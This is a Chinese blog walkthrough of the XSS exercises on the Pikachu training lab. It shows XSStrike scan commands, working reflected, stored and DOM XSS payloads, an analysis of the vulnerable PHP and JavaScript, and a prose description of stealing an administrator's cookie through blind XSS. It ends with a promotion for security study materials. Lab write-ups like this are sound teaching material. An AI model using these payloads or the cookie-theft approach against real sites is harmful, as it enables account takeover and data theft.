
【网络安全】靶机pikachu之xss注入与代码分析
本文使用靶机pikachu,来练习一下工具XSStrike
常用命令
- -u url
- –skip 跳过确认提示
- –skip-dom 跳过dom型扫描
- –data post型时的数据
反射型XSS(get)

输入kobe

正常
可以看到,是get型,页面返回正常
攻击
python xsstrike.py -u "http://127.0.0.1/pikachu/vul/xss/xss_reflected_get.php?message=kobe&submit=submit" --skip --skip-dom

试一下第一个payload,利用的是html的details标签
<detAiLs%0DoNtoGgle%0A=%0Aconfirm()//


http://127.0.0.1/pikachu/vul/xss/xss_reflected_get.php?message=%3CdetAiLs%0doNtoGgle%0a=%0aconfirm()//&submit=submit


代码分析
$html='';
if(isset($_GET['submit'])){
    if(empty($_GET['message'])){
        $html.="<p class='notice'>输入'kobe'试试-_-</p>";
    }else{
        if($_GET['message']=='kobe'){
            $html.="<p class='notice'>愿你和{$_GET['message']}一样,永远年轻,永远热血沸腾!</p><img src='{$PIKA_ROOT_DIR}assets/images/nbaplayer/kobe.png' />";
        }else{
            $html.="<p class='notice'>who is {$_GET['message']},i don't care!</p>";
        }
    }
}

<?php echo $html;?>
主要步骤
- isset检测变量submit是否已设置并且非 NULL,即判断用户是否点击了submit按钮。
- 得到message参数,判断是否非空。若为空,输出提示。若非空且为kobe,输出上面截图的图片及内容。
- 否则,拼接到html变量,并输出html
反射型XSS(post)
登录后输入1,打开Hackbar和F12的控制台,分别获取POST数据和Cookie。

获取POST数据和Cookie
攻击
注意,Cookie:之后有一个空格 。
python xsstrike.py -u "http://127.0.0.1/pikachu/vul/xss/xsspost/xss_reflected_post.php" --data "message=1&submit=submit" --headers "Cookie: ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; csrftoken=7Gjcd9xR7MgIk7A7e0yks1RDppbErY9WYTFXpjxyYSzOPkEsscYH4xMZAfGzKuBy; PHPSESSID=slttj3hh1eig65tvj7ldppb984"

使用第2个吧,
<d3v%09onmousEOVer%0d=%0dconfirm()%0dx>v3dm0s
burpsuite拦截,修改post数据


代码分析
if(!$is_login_id){

    header("location:post_login.php");

}

$state = '你已经登陆成功,<a href="xss_reflected_post.php?logout=1">退出登陆</a>';
$html='';
if(isset($_POST['submit'])){
    if(empty($_POST['message'])){
        $html.="<p class='notice'>输入'kobe'试试-_-</p>";
    }else{

        //下面直接将前端输入的参数原封不动的输出了,出现xss
        if($_POST['message']=='kobe'){
            $html.="<p class='notice'>愿你和{$_POST['message']}一样,永远年轻,永远热血沸腾!</p><img src='{$PIKA_ROOT_DIR}assets/images/nbaplayer/kobe.png' />";
        }else{
            $html.="<p class='notice'>who is {$_POST['message']},i don't care!</p>";
        }
    }
}


if(isset($_GET['logout']) && $_GET['logout'] == '1'){
    setcookie('ant[uname]','');
    setcookie('ant[pw]','');
    header("location:post_login.php");

}
主要步骤
相同的不再赘述。和之前相比,添加了登录,用来设置Cookie,不过仍然是进行拼接,没有任何过滤。
存储型XSS
输入1,点击提交,返回正常。

攻击
注意,由于保存到数据库,及时按Ctrl+C
python xsstrike.py -u "http://127.0.0.1/pikachu/vul/xss/xss_stored.php" --data "message=1&submit=submit" --headers "Cookie: csrftoken=7Gjcd9xR7MgIk7A7e0yks1RDppbErY9WYTFXpjxyYSzOPkEsscYH4xMZAfGzKuBy; PHPSESSID=slttj3hh1eig65tvj7ldppb984" --skip-dom --skip
XSStrike结果

pikachu页面结果

数据库中message表部分内容:

代码分析
$html='';
if(array_key_exists("message",$_POST) && $_POST['message']!=null){
    $message=escape($link, $_POST['message']);
    $query="insert into message(content,time) values('$message',now())";
    $result=execute($link, $query);
    if(mysqli_affected_rows($link)!=1){
        $html.="<p>数据库出现异常,提交失败!</p>";
    }
}


if(array_key_exists('id', $_GET) && is_numeric($_GET['id'])){

    //彩蛋:虽然这是个存储型xss的页面,但这里有个delete的sql注入
    $query="delete from message where id={$_GET['id']}";
    $result=execute($link, $query);
    if(mysqli_affected_rows($link)==1){
        echo "<script type='text/javascript'>document.location.href='xss_stored.php'</script>";
    }else{
        $html.="<p id='op_notice'>删除失败,请重试并检查数据库是否还好!</p>";

    }

}

<?php echo $html;
                    $query="select * from message";
                    $result=execute($link, $query);
                    while($data=mysqli_fetch_assoc($result)){
                        echo "<p class='con'>{$data['content']}</p><a href='xss_stored.php?id={$data['id']}'>删除</a>";
                    }

                    echo $html;
                    ?>
主要步骤
把message和时间存储到数据库,直接从数据库中拿出来展示。
输入未过滤,输出未转码,同时,有个彩蛋,删除时存在sql注入漏洞,需要绕过is_numeric的过滤。
DOM型XSS

出现what do you see链接

点击what do you see链接后
跳转到1,说明a链接中包含输入,且url上也存在输入。
攻击
先试试和之前的文件上传漏洞合作一把。
../unsafeupload/uploads/tupian.php
点击what do you see?,即可跳转。

接下来就看xss,F12,查看链接

what do you see?
XSStrike
python xsstrike.py -u "http://127.0.0.1/pikachu/vul/xss/xss_dom.php" --data "message=1&submit=submit" --headers "Cookie: csrftoken=7Gjcd9xR7MgIk7A7e0yks1RDppbErY9WYTFXpjxyYSzOPkEsscYH4xMZAfGzKuBy; PHPSESSID=toqllihbqq4jmiudeq49dfttt1" --skip

失败
手工,闭合一下,由于点击可能跳转,使用的onmouseover事件。
’ onmouseover = “alert(‘lady_killer9’)”

成功
代码分析
            <div id="xssd_main">
                <script>
                    function domxss(){
                        var str = document.getElementById("text").value;
                        document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";
                    }
                    //试试:'><img src="#" onmouseover="alert('xss')">
                    //试试:' onclick="alert('xss')">,闭合掉就行
                </script>
                <!--<a href="" onclick=('xss')>-->
                <input id="text" name="text" type="text"  value="" />
                <input id="button" type="button" value="click me!" onclick="domxss()" />
                <div id="dom"></div>
            </div>
主要步骤
使用innerHTML在id为dom的 div块中添加a链接,输入的转为字符串放到a链接的href属性上。
DOM型XSS-X
输入伤心的往事
上道题使用XSStrike没做出来
出现了一个链接,是get型传参。

点击a链接,又出现了一个,可以看到我们的输入,和上道题就一样了,我估计XSStrike还是做不出来,我就直接手工了。

手工注入
'><button οnclick=“alert(/xss/)”>

成功
哈哈哈,那个按钮太小了,差点没看见。你可以使用标签,配合onerror等事件。
代码分析
$html='';
if(isset($_GET['text'])){
    $html.= "<a href='#' onclick='domxss()'>有些费尽心机想要忘记的事情,后来真的就忘掉了</a>";
}
<div id="xssd_main">
                <script>
                    function domxss(){
                        var str = window.location.search;
                        var txss = decodeURIComponent(str.split("text=")[1]);
                        var xss = txss.replace(/\+/g,' ');
//                        alert(xss);

                        document.getElementById("dom").innerHTML = "<a href='"+xss+"'>就让往事都随风,都随风吧</a>";
                    }
                    //试试:'><img src="#" onmouseover="alert('xss')">
                    //试试:' onclick="alert('xss')">,闭合掉就行
                </script>
                <!--<a href="" onclick=('xss')>-->
                <form method="get">
                <input id="text" name="text" type="text"  value="" />
                <input id="submit" type="submit" value="请说出你的伤心往事"/>
                </form>
                <div id="dom"></div>
            </div>
主要步骤
- 提交表单后,得到text,添加一个a链接,href属性为#,点击运行domxss函数。
- domxss函数将text通过正则进行一个简单过滤,然后和上一个一样。
漏洞原因
尝试过滤,但是过滤太简单 。通过点击之后再显示输出,可以解决大部分自动化注入脚本 ,可以自己写脚本,添加锚点即可。
XSS之盲打
输入
帅呆了
lady_killer9
点击提交

正常
攻击
python xsstrike.py -u "http://127.0.0.1/pikachu/vul/xss/xssblind/xss_blind.php" --data "content=帅呆了&name=lady_killer&submit=提交" --headers "Cookie: csrftoken=7Gjcd9xR7MgIk7A7e0yks1RDppbErY9WYTFXpjxyYSzOPkEsscYH4xMZAfGzKuBy; PHPSESSID=toqllihbqq4jmiudeq49dfttt1" --skip

失败
点一下提示

提示
原来需要登录

登录后
管理员能够看到结果。我们可以通过xss注入,使用js发送邮件或使用websocket将管理员的cookie等发送到我们的服务器,在Cookie失效前使用,获得管理员权限。留言和用户名输入:
登录管理员账号查看:

攻击成功
代码分析
if(array_key_exists("content",$_POST) && $_POST['content']!=null){
    $content=escape($link, $_POST['content']);
    $name=escape($link, $_POST['name']);
    $time=$time=date('Y-m-d g:i:s');
    $query="insert into xssblind(time,content,name) values('$time','$content','$name')";
    $result=execute($link, $query);
    if(mysqli_affected_rows($link)==1){
        $html.="<p>谢谢参与,阁下的看法我们已经收到!</p>";
    }else {
        $html.="<p>ooo.提交出现异常,请重新提交</p>";
    }
}

                    <?php
                    $query="select * from xssblind";
                    $result=mysqli_query($link, $query);
                    while($data=mysqli_fetch_assoc($result)){
                        $html=<<<A
    <tr>
        <td>{$data['id']}</td>
        <td>{$data['time']}</td>
        <td>{$data['content']}</td>
        <td>{$data['name']}</td>
        <td><a href="admin.php?id={$data['id']}">删除</a></td>
    </tr>
A;
                        echo $html;
                    }

                    ?>
主要步骤
提交后直接保存到数据库。显示时直接从数据库读取出来拼接后显示。
漏洞原因
未对输入进行过滤,输出时直接拼接。
个人认为这个成功的概率太低,真的是盲打,sql盲注时虽然没有具体的回显,但是好歹还知道sql语句是否运行成功,可以通过bool或时间判断。这个直接在管理员界面,你不清楚注入点,也不清楚是否需要闭合。
XSS之过滤
输入
我用Python

学习资源
如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你
知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。
1、知识库价值
深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。
广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。
实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。
2、 部分核心内容展示
360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。
内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。

1、网络安全意识

2、Linux操作系统

3、WEB架构基础与HTTP协议
4、Web渗透测试
5、渗透测试案例分享
6、渗透测试实战技巧
7、攻防对战实战
8、CTF之MISC实战讲解
3、适合学习的人群
一、基础适配人群
- 零基础转型者:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链;
- 开发/运维人员:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展或者转行就业;
- 应届毕业生:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期;
二、能力提升适配
1、技术爱好者:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者;
2、安全从业者:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力;
3、合规需求者:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员;
因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传CSDN,朋友们如果需要可以在下方CSDN官方认证二维码免费领取【保证100%免费】
更多推荐

 8
 0
- 0


 已为社区贡献49条内容

所有评论(0)